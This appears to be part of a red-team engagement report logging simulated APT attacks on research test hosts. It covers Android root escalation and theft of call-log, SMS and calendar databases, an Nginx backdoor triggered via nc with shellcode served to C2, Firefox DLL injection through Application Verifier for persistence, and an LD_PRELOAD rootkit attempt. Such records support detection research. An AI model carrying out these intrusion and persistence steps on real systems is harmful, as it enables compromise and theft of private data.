[user@ta1-clearscope-translate-test ~]$ adb push sl* /data/local/tmp/
sl: 1 file pushed. 0.5 MB/s (18048 bytes in 0.035s)
sl.ko: 1 file pushed. 5.0 MB/s (10120 bytes in 0.002s)
2 files pushed. 0.6 MB/s (28168 bytes in 0.044s)

[user@ta1-clearscope-translate-test ~]$ adb shell
walleye:/ # cd /data/local/tmp
walleye:/data/local/tmp # ls
sl sl.ko swap tc

16:01
walleye:/data/local/tmp # insmod sl.ko
walleye:/data/local/tmp # ./sl SETUP

walleye:/data/local/tmp # lsmod
Module                  Size  Used by
driver                  4574  -735550601 [permanent]
```

8.7.5 Event Log (Cont)

```
16:03
APT>elevate /dev/msm_g711tlaw
sending: '+\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x12\x00\x00\x001/dev/msm_g711tlaw\x0
0' (43 bytes)
00000000: 2B 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  +... ............
00000010: 01 00 00 00 12 00 00 00 31 2F 64 65 76 2F 6D 73  ........1/dev/ms
00000020: 6D 5F 67 37 31 31 74 6C 61 77 00                 m_g711tlaw.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00  %...............
```

```
00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75  ........uid:0 eu
00000020: 69 64 3A 30 00                                   id:0.
apt returned: uid:0 euid:0

16:05
APT>cd /data
sending:
'\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
/data\x00' (30 bytes)
00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 2F 64 61 74 61 00        ......../data.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>cd data
sending:
'\x1d\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x05\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00
data\x00' (29 bytes)
00000000: 1D 00 00 00 12 00 00 00 00 00 00 00 05 00 00 00  ................
00000010: 05 00 00 00 00 00 00 00 64 61 74 61 00           ........data.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0

APT>ls
sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 18 00 00 00                          ........
received:
'i\x0b\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00Q\x0b\x00\x00Q\x0b\x00\x00\x00\x00\x00\x00\x00net.maths
workout\ncom.android.launcher3\ncom.fluxii.androidtv.mousetoggle\ncom.oper
a.mini.android\ncom.andro'...'rrh\n' (2921 bytes)
apt returned: net.mathsworkout
com.android.launcher3
com.fluxii.androidtv.mousetoggle
com.opera.mini.android
com.android.defcontainer
com.aarno.clearscope.clearscopehttpd
com.android.pacprocessor
com.sawicki.piotr.calculator.simple.simplecalculator
com.android.bluetoothmidiservice
com.android.camera2
com.svox.pico
com.android.musicfx
com.kk.browser
com.dacic.torche
com.socialnmobile.dictapps.notepad.color.note
com.android.providers.telephony
android.ext.services
com.requiem.gembuster
com.android.systemui.theme.dark
com.fluxii.android.sideloaderforfiretv
com.android.providers.media
com.android.dreams.basic
com.android.email
com.android.cellbroadcastreceiver
com.android.htmlviewer
eu.optimalus.dziauz.tinyflashlight
com.android.managedprovisioning
com.android.emergency
com.android.documentsui
com.android.wallpaperpicker
com.vsrevogroup.revouninstallermobile
com.android.systemui
com.antimony.heartache
com.android.deskclock
com.android.cts.ctsshim
com.android.certinstaller
com.android.cts.priv.ctsshim
rkr.simplekeyboard.inputmethod
```

```
com.android.vpndialogs
com.android.gallery3d
com.android.inputmethod.latin
com.ap.SnapPhoto_Pro
com.atomic.apps.ringtone.cutter
android
com.qualcomm.timeservice
com.android.backupconfirm
com.google.pixel.wahoo.gfxdrv
com.android.wallpaperbackup
com.android.sharedstoragebackup
com.android.wallpapercropper
com.android.printservice.recommendation
com.android.calculator2
com.android.calllogbackup
com.android.providers.blockednumber
com.android.providers.userdictionary
com.cerience.reader.app
com.maxflame.barephone
com.android.smspush
com.android.contacts
com.android.keychain
com.google.android.diskusage
com.android.shell
com.android.mtp
com.vavni.android.battleship
com.esaba.downloader.browserplugin
com.android.messaging
com.android.quicksearchbox
com.android.settings
com.shkmishra.instadict
com.threestar.gallery
com.android.providers.settings
com.android.carrierdefaultapp
android.auto_generated_rro__
com.steinwurf.adbjoinwifi
ca.jamdat.flight.bejeweled
com.explusalpha.A2600Emu
com.android.webview
com.android.providers.downloads.ui
com.android.providers.downloads
flenix.net.flenixapk
com.jmt.clockwidget
com.android.wallpaper.livepicker
de.belu.appstarter
com.espn.score_center
android.ext.shared
com.aiuspaktyn.s
com.tveazy.online
pl.net.szafraniec.latarka
com.che.wtd.client
com.android.captiveportallogin
com.android.externalstorage
com.android.dreams.phototable
com.android.apps.tag
com.android.provision
com.android.onetimeinitializer
com.android.music
com.android.bips
ch.blinkenlights.android.vanilla
com.android.bluetooth
com.android.providers.calendar
com.android.carrierconfig
com.bhanu.torch
com.android.mms.service
com.openinwhatapp
org.iii.romulus.meridian
com.android.server.telecom
com.android.inputdevices
com.android.companiondevicemanager
com.android.bookmarkprovider
```

```
com.android.statementservice
com.android.proxyhandler
com.nabin.lrrh

16:08
APT>cd com.android.providers.contacts
sending:
'7\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00com
.android.providers.contacts\x00' (55 bytes)
00000000: 37 00 00 00 12 00 00 00 00 00 00 00 1F 00 00 00  7...............
00000010: 1F 00 00 00 00 00 00 00 63 6F 6D 2E 61 6E 64 72  ........com.andr
00000020: 6F 69 64 2E 70 72 6F 76 69 64 65 72 73 2E 63 6F  oid.providers.co
00000030: 6E 74 61 63 74 73 00                             ntacts.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>ls
sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 18 00 00 00                          ........
received:
00000000: 46 00 00 00 19 00 00 00 00 00 00 00 2E 00 00 00  F...............
00000010: 2E 00 00 00 00 00 00 00 66 69 6C 65 73 0A 73 68  ........files.sh
00000020: 61 72 65 64 5F 70 72 65 66 73 0A 64 61 74 61 62  ared_prefs.datab
00000030: 61 73 65 73 0A 63 6F 64 65 5F 63 61 63 68 65 0A  ases.code_cache.
00000040: 63 61 63 68 65 0A                                cache.
apt returned: files
shared_prefs
databases
code_cache
cache

APT>cd databases
sending:
'"\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\n\x00\x00\x00\n\x00\x00\x00\x00\x00\x00\x00databas
es\x00' (34 bytes)
00000000: 22 00 00 00 12 00 00 00 00 00 00 00 0A 00 00 00  "...............
00000010: 0A 00 00 00 00 00 00 00 64 61 74 61 62 61 73 65  ........database
00000020: 73 00                                            s.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>ls
sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 18 00 00 00                          ........
received:
00000000: 61 00 00 00 19 00 00 00 00 00 00 00 49 00 00 00  a...........I...
00000010: 49 00 00 00 00 00 00 00 63 61 6C 6C 6C 6F 67 2E  I.......calllog.
00000020: 64 62 2D 6A 6F 75 72 6E 61 6C 0A 63 61 6C 6C 6C  db-journal.calll
00000030: 6F 67 2E 64 62 0A 70 72 6F 66 69 6C 65 2E 64 62  og.db.profile.db
00000040: 2D 6A 6F 75 72 6E 61 6C 0A 70 72 6F 66 69 6C 65  -journal.profile
00000050: 2E 64 62 0A 63 6F 6E 74 61 63 74 73 32 2E 64 62  .db.contacts2.db
00000060: 0A                                               .
apt returned: calllog.db-journal
calllog.db
profile.db-journal
profile.db
contacts2.db

16:09
APT>getfile calllog.db calllog.db
sending:
'#\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x0b\x00\x00\x00\x00\x00\x00\x00cal
llog.db\x00' (35 bytes)
00000000: 23 00 00 00 04 00 00 00 00 00 00 00 0B 00 00 00  #...............
00000010: 0B 00 00 00 00 00 00 00 63 61 6C 6C 6C 6F 67 2E  ........calllog.
00000020: 64 62 00                                         db.
received:
'\x18\x80\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x00\x01\x01\x00@
```

```
\x00\x00\x00\x03\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x04\
x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x01\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x0
0.\x10\xfc\r\x0f\x9f\x00'...'\x00\x00\x00\x00' (32792 bytes)
MD5(calllog.db) = 6d9428f65d4b3be7357933f163e4a3a6

APT>getfile /data/data/com.android.providers.calendar/databases/calendar.db calendar.db
sending:
'X\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00\x00/data/dat
a/com.android.providers.calendar/databases/calendar.db\x00' (88 bytes)
00000000: 58 00 00 00 04 00 00 00 00 00 00 00 40 00 00 00  X...........@...
00000010: 40 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61  @......./data/da
00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70  ta/com.android.p
00000030: 72 6F 76 69 64 65 72 73 2E 63 61 6C 65 6E 64 61  roviders.calenda
00000040: 72 2F 64 61 74 61 62 61 73 65 73 2F 63 61 6C 65  r/databases/cale
00000050: 6E 64 61 72 2E 64 62 00                          ndar.db.
received:
'\x18\xe0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x00\x01\x01\x00@
\x00\x00\x00\x04\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1a\x00\x00\x00\x04\
x00\x00\x00\x00\x00\x00\x00\x1b\x00\x00\x00\x01\x00\x00\x02X\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00.\
x10\xfc\x05\x00\x00\x00'...';END' (122904 bytes)
MD5(calendar.db) = bdad3b64bd9108576ce3ddab54f32309

16:11
APT>getfile /data/data/com.android.providers.telephony/databases/mmssms.db mmssms.db
sending:
'W\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00?\x00\x00\x00?\x00\x00\x00\x00\x00\x00\x00\x00/data/dat
a/com.android.providers.telephony/databases/mmssms.db\x00' (87 bytes)
00000000: 57 00 00 00 04 00 00 00 00 00 00 00 3F 00 00 00  W...........?...
00000010: 3F 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61  ?......./data/da
00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70  ta/com.android.p
00000030: 72 6F 76 69 64 65 72 73 2E 74 65 6C 65 70 68 6F  roviders.telepho
00000040: 6E 79 2F 64 61 74 61 62 61 73 65 73 2F 6D 6D 73  ny/databases/mms
00000050: 73 6D 73 2E 64 62 00                             sms.db.
received:
'\x18\xb0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\xb0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x00\x01\x01\x00@
\x00\x00\x00\x03\x00\x00\x00\x1b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/\x00\x00\x00\x04\x00
\x00\x00\x00\x00\x00\x00\x16\x00\x00\x00\x01\x00\x00\x00B\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00.\x10
\xfc\x05\x00\x00\x00'...' END' (110616 bytes)
MD5(mmssms.db) = f86d0db1b2ed3bb82b1c8c6841c2721d

APT>screenshot
sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 22 00 00 00                          ....".
received:
'HX\x01\x00#\x00\x00\x00\x00\x00\x00\x000X\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x89PNG\r\n\x1a
\n\x00\x00\x00\rIHDR\x00\x00\x048\x00\x00\x07\x80\x08\x06\x00\x00\x00+a\xe7\n\x00\x00\x00\x01sRGB
\x00\xae\xce\x1c\xe9\x00\x00\x00\x04sBIT\x08\x08\x08\x08|\x08d\x88\x00\x00
\x00IDATx\x9c\xec\xddy\x90\x1cgy?\xf0o\x1fs\xec\xee\xcc\xde\xf7\xa9\xbdt\xadd\xc9\x96\x90%!\xff\x
1c| \xd9'...'\xaeB`\x82' (88136 bytes)
wrote 88112 bytes to screenshot.png

16:17
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00  %...............
00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75  ........uid:0 eu
00000020: 69 64 3A 30 00                                   id:0.
apt returned: uid:0 euid:0

16:18
Left connection open overnight

20190517 13:44
checked micro on phone, lost connection at some point
```

8.8 Setup for Wednesday Night Test

- [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
- [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
- [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
- [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
- [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

Tested attacks against ta1-cadets-3 and ta1-clearscope-translate-ch58. We were unable to get the Nginx backdoor to work on the TA1 CADETS host, and as a result, made the decision to use ta1-cadets-3 host for testing to get Drakon APT to work using the Nginx backdoor on Wednesday evening. As previously stated, we did not have a test phone for ClearScope. We exploited the backdoors on both the phone and ta1-cadets-3 over and over again. While this data was generated outside the normal hours of operation for the engagement (9AM EST to 5PM EST), we realize the CADETS data was captured by TA1 performers and likely analyzed by TA2 performers. We are not including this data in evaluations but would expect to see some mention of if from performers.

9 05/16/2019 – Nginx and Firefox with Drakon APT and BITS

9.1 Schedule

09:32	TA1 CADETS 1 and 2	Nginx Drakon APT
11:03	TA1 FiveDirections 1	Firefox BITS Verifier Drakon APT

9.2 Setup

- [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
- [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
- [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
- [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
- [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

9.3 09:32 -- TA1 CADETS 1 and 2 -- Nginx Drakon APT

The attacker tried exploiting each target once unsuccessfully before ta1-cadets-2 was successfully exploited on the second try. The malformed HTTP POST was sent from 128.55.12.167 and resulted in C2 to 4.21.51.250:80. The attacker got the hostname and username before the connection was unexpectedly lost, ending the attack.

For the attack against CADETS the exploits Nginx by simulation of remote code execution on the listening port of the webserver TCP 80. A malicious HTTP post is sent to 128.55.12.75:80. This triggers the backdoor which contains a malicious payload with the magic value and shellcode. Now that the shellcode has been executed on the target, the stage1loader loads the stage 1 capability on the target host which is that actual APT. This establishes the connection to the C2 and the exploitation of the host is complete. Now commands can be sent and received by C2.

9.3.1 Targets

- ta1-cadets-2 128.55.12.75 FreeBSD 13
- ta1-cadets-1 128.55.12.51 FreeBSD 13

9.3.2 Capabilities

- Nginx 1.14.2 Backdoor
- Drakon APT

9.3.3 Event Log

9.3.3.1 ta1-cadets-2

```
9:32
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# date
Thu May 16 09:31:23 EDT 2019
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca75  | nc
128.55.12.75 80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Thu, 16 May 2019 13:31:45 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15
```

```
f
Access denied.

0
```

9.3.3.2 ta1-cadets-1

```
9:33
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca51  | nc
128.55.12.51 80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Thu, 16 May 2019 13:33:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15

f
Access denied.

0
```

9.3.3.3 ta1-cadets-2

```
9:34
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca75  | nc
128.55.12.75 80

root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets# python shellcode_server.py loaderDrakon
Serving: loaderDrakon

listening at address unknown on port 8117
GET request for /index.html?q=FX64
128.55.12.167 - - [16/May/2019 09:35:19] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x3D697 (251543) bytes of payload

9:36
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca75  | nc
128.55.12.75 80

GET request for /index.html?q=FX64
128.55.12.167 - - [16/May/2019 09:36:27] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x3D697 (251543) bytes of payload
```

9.3.3.4 ta1-cadets-1

```
9:59AM
root@kududyn-ProLiant-SL170s-G6:/e5/oc2_cadets# python ocMain.py --http 8118
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
           0.0.0.0:8118  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [freebsd] [x64] [FreeBSD 13.0-CURRENT 1c54f81b39(HEAD) CADETS] [13.0-CURRENT]
[*] Initializing new freebsd console
[*] ################## NEW CONSOLE READY [F1] ####################

MAIN>list
        F1        128.55.12.167:46905 -->   128.55.12.167:8118  [HTTP]  Thu May 16 09:59:23 2019
active 6s
MAIN>con F1
F1>hostname
[*] ta1-cadets-1

10:08
```

```
F1>whoami
[*] uid: 80

F1>pwd
[*] /

F1>ls

10:11
^C[-] Connection lost for console [F1]
```

9.4 11:03 -- Five Directions 1 -- Firefox BITS Verifier Drakon APT

Tried multiple times to exploit the browser and use BITS to download and run the verifier executable. This was done by browsing to http://215.237.119.171/config.html. At this point, Firefox should have connected out to 68.149.51.179 to download and execute dbgstat.dll and tester.exe. We think the files were downloaded but not executed, although we could find no instance of the files on disk where we would expect them. Instead, we scp'ed the files to the target and ran them using an Administrator command prompt. Tester.exe (verifier) opened dbgstat.dll (drakon.dll) and registered it as a verifier DLL for Firefox in the Windows registry. The result is that every time a new Firefox process is started, drakon.dll is injected into it automatically and executed. We configured the OC2 to automatically run the same script each time a new connection was received, including hostname, whoami, and ps. We left the drakon.dll verifier enabled throughout the remaining engagement, resulting in 126 drakon instances and C2 connections.
The OC2 command script stopped working 100% after connection W10, working partially for some connections and not at all for others. Not sure exactly what happened but it's possible the browser had slowed down to the point where drakon was unable to run any commands before benign activity closed the browser. There were noticeable performance issues with Firefox on FiveDirections during this test, and the benign activity would not have taken this into account.

The TA1 Five Directions attack consisted of the host browsing to the malicious website http://215.237.119.171/config.html where a malicious dll named dbgstat.dll is downloaded. The delivery method of the attack is the Application Verifier which is used to inject the Drakon APT into the Firefox process. This attack utilizes the debugging capability built into Windows used to allow developers to debug memory allocations and runtime resouces. Once the APT DLL has been loaded into Firefox, it connects back to C2. This remains persistent and a connection to C2 is established each time Firefox is launched.
In this attack the user relaunches Firefox four times and at callback gethostname, getusername, and getprocesslist calls are made from the C2.

9.4.1 Targets

- ta1-fivedirections-1 128.55.12.55 Windows 10

9.4.2 Capabilities

- Firefox 54.0.1 Backdoor
- BITS (Failed)
- Verifier Executable (tester.exe)
- Drakon APT DLL (dbgstat.dll)

9.4.3 Benign Activity Setup

```
11:03
Installed filemon driver and started filemon service
```

```
Event Log
14:24
VNC -> Firefox http://215.237.119.171/config.html
Bits tab
http://68.149.51.179/dbgstat.dll
http://68.149.51.179/asdf_doesnt_exist_asdf

14:26
VNC -> Firefox http://215.237.119.171/config.html
Bits tab
http://68.149.51.179/tester.exe
http://68.149.51.179/asdf_doesnt_exist_asdf

14:29
Open cmd Run as admin
C:\Users\admin\

Cd C:\Users\admin\AppData\Local\Temp
// no file here

Cd C:\Users\darpa\AppData\Local\Temp
// no file here

14:38
Searching C:\ in explorer for tester.exe

14:43
Browse to http://68.149.51.179/dbgstat.dll
403 forbidden

14:48
VNC -> Firefox http://215.237.119.171/config.html
Bits tab
http://68.149.51.179/dbgstat.dll
http://68.149.51.179/asdf_doesnt_exist_asdf

Browser locked up for some time but eventually resumed.

15:03
[root@IS2 ~]# scp -o BindAddress=68.149.51.179 tester.exe admin@128.55.12.55:.
The authenticity of host '128.55.12.55 (128.55.12.55)' can't be established.
RSA key fingerprint is 99:b4:2c:3f:ad:69:fe:13:d0:97:ed:cd:00:3f:53:32.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.55' (RSA) to the list of known hosts.
admin@128.55.12.55's password:
tester.exe
100%   15KB  15.0KB/s   00:00
[root@IS2 ~]# scp -o BindAddress=68.149.51.179 dbgstat.dll admin@128.55.12.55:.
admin@128.55.12.55's password:
dbgstat.dll
100%  213KB 212.5KB/s   00:00

15:04
Cmd Run As Admin C:\Users\Admin\tester.exe
Tester.exe read dbgstat.dll

15:04
kududyn@kududyn-ProLiant-SL170s-G6:/e5/oc2_5d$ python ocMain.py --http 8110 --windows verscript
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8110  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################
[*] ============================================================
```

```
[*] [W1] SCRIPT START: verscript
[*] ================================================================
[*] Cmd: hostname
[*] ta1-fivedirections-test
[*] Cmd: whoami
[*] SYSTEM
[*] Cmd: ps
[*]  pid                                                                  process
[*]   0                                                                 <unknown>
[*]   4
[*]  348
\Device\HarddiskVolume2\Windows\System32\smss.exe
[*]  448
\Device\HarddiskVolume2\Windows\System32\csrss.exe
[*]  536
\Device\HarddiskVolume2\Windows\System32\wininit.exe
[*]  552
\Device\HarddiskVolume2\Windows\System32\csrss.exe
[*]  624
\Device\HarddiskVolume2\Windows\System32\winlogon.exe
[*]  660
\Device\HarddiskVolume2\Windows\System32\services.exe
[*]  668
\Device\HarddiskVolume2\Windows\System32\lsass.exe

Watched the first 10 of the total 126 connections.
15:05  Restart benign activity
15:13  W1 and W2 connections
15:16  W3 and W4 connections
16:18  W5 and W6 connections
16:2?  W7 and W8 connections
16:34  W9 and W10 connections
```

10 05/17/2019 – TRACE, CADETS, ClearScope, and Five Directions

10.1 Schedule

09:05	TA1 TRACE 1 and 2	Azazel APT (Failed)
10:16	TA1 CADETS 1 and 2	Firefox Drakon APT (Failed)
11:50	TA1 ClearScope 2	Firefox Drakon APT
12:26	TA1 FiveDirections 3	Firefox DNS Drakon APT FileFilter-Elevate
13:00	TA1 MARPLE 1	Firefox DNS Drakon APT
14:27	TA1 ClearScope 1 and 2	MyApp APK AppStarter APK Micro APT (Failed)
15:43	TA1 ClearScope 2	Lockwatch APK Java APT
16:11	TA1 FiveDirections 1	Firefox Verifier Drakon APT FileFilter-Elevate
16:20	TA1 ClearScope 1	Tester Micro APT BinFmt-Elevate

10.2 Setup

- [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
- [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
- [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
- [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
- [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
- [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
- [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
- [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2
- [eth0:1121] 108.192.100.31:80 -> 128.55.12.167:8121 cadets: oc2
- [eth0:1122] 95.47.65.6:80 -> 128.55.12.167:8122 clearscope: andrew

10.3 09:05 -- TRACE 1 and 2 – Azazel APT (Failed)

The first of this day's attacks were against TA1 TRACE. Both TRACE 1 and TRACE 2 were attacked using Azazel, which is an open source rootkit. It uses a well-known technique to inject itself via the LD_PRELOAD environment variable into newly launched applications. As the first library loaded when an application is launched, it's able to hook existing functions in common libraries to hide itself. The assumption is that we have stolen credentials and are going to use them to establish an ssh connection. The Azazel APT was run without testing as it worked without issue in Engagement 4; however, despite many attempts on the TRACE hosts, we were unable to get Azazel to run and connect out for C2. We would consider all of this activity benign as no C2 connection ever happened.

10.3.1 Targets

- ta1-trace-2 128.55.12.118 Ubuntu 14.04

10.3.2 Capabilities

- Azazel APT

10.3.3 Event Log

```
09:05
admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.118:./work
admin@128.55.12.118's password:
scp: ./work/libselinux.so: Permission denied
admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.118:.
admin@128.55.12.118's password:
libselinux.so
100%   31KB  30.7KB/s   00:00

09:08
admin@ta51-bg-gen:~$ ssh admin@128.55.12.118
admin@128.55.12.118's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri May 17 09:08:15 EDT 2019

  System load: 4.55               Memory usage: 68%   Processes:       260
  Usage of /:  8.0% of 885.13GB   Swap usage:   3%    Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri May 17 09:08:16 2019 from 128.55.12.122

09:09
admin@ta1-trace-2:~$ ls
aeroides  corporales  Downloads  glx_alsa_675.ko  hsperfdata_darpa  insalivation  libselinux.so
minion        out10   out514  out724  out888  Pictures      test
backup    Desktop     files      grains           hyporhined        jna-95354950  load_helper.ko
Music         out20   out559  out850  out892  Public        Videos
bogued    docs        footstool  heightener       ichthyodian       juliet        lushes
mytest        out249  out669  out857  out912  read_scan.ko  work
chored    Documents   gagtooth   hosts            infragrant        knaps         maremmese
nodeexporter  out250  out680  out864  passwd  Templates     xvnc4viewer.deb
admin@ta1-trace-2:~$ sudo mv libselinux.so /lib/libselinux.so

09:10
admin@ta1-trace-2:~$ export LD_PRELOAD=/lib/libselinux.so
admin@ta1-trace-2:~$ sudo nc -k -l 443

09:13
admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:443,bind=61040
5
(just normal netcat)

^Cadmin@ta1-trace-2:~$ nc -k -l 443
nc: Permission denied
admin@ta1-trace-2:~$ nc -k -l 8080

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040
(just netcat again?)

09:17
admin@ta1-trace-2:/lib$ ls
apparmor  firmware  klibc-gLiulUM5C1Zpwc25rCxX8UZ6S-s.so  libip6tc.so.0.1.0  libxtables.so.10
modprobe.d      recovery-mode  udev
brltty    hdparm    libip4tc.so.0                         libiptc.so.0       libxtables.so.10.0.0
modules         resolvconf     ufw
cpp       ifupdown  libip4tc.so.0.1.0                     libiptc.so.0.0.0   linux-sound-base
modules-load.d  systemd        x86_64-linux-gnu
crda      init      libip6tc.so.0                         libselinux.so      lsb
plymouth        terminfo       xtables
```

```
09:19
admin@ta1-trace-2:/lib$ exit
logout
Connection to 128.55.12.118 closed.
admin@ta51-bg-gen:~$ ssh admin@128.55.12.118
admin@128.55.12.118's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri May 17 09:18:01 EDT 2019

  System load: 2.8                Memory usage: 65%   Processes:       260
  Usage of /:  7.9% of 885.13GB   Swap usage:   3%    Users logged in: 1

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
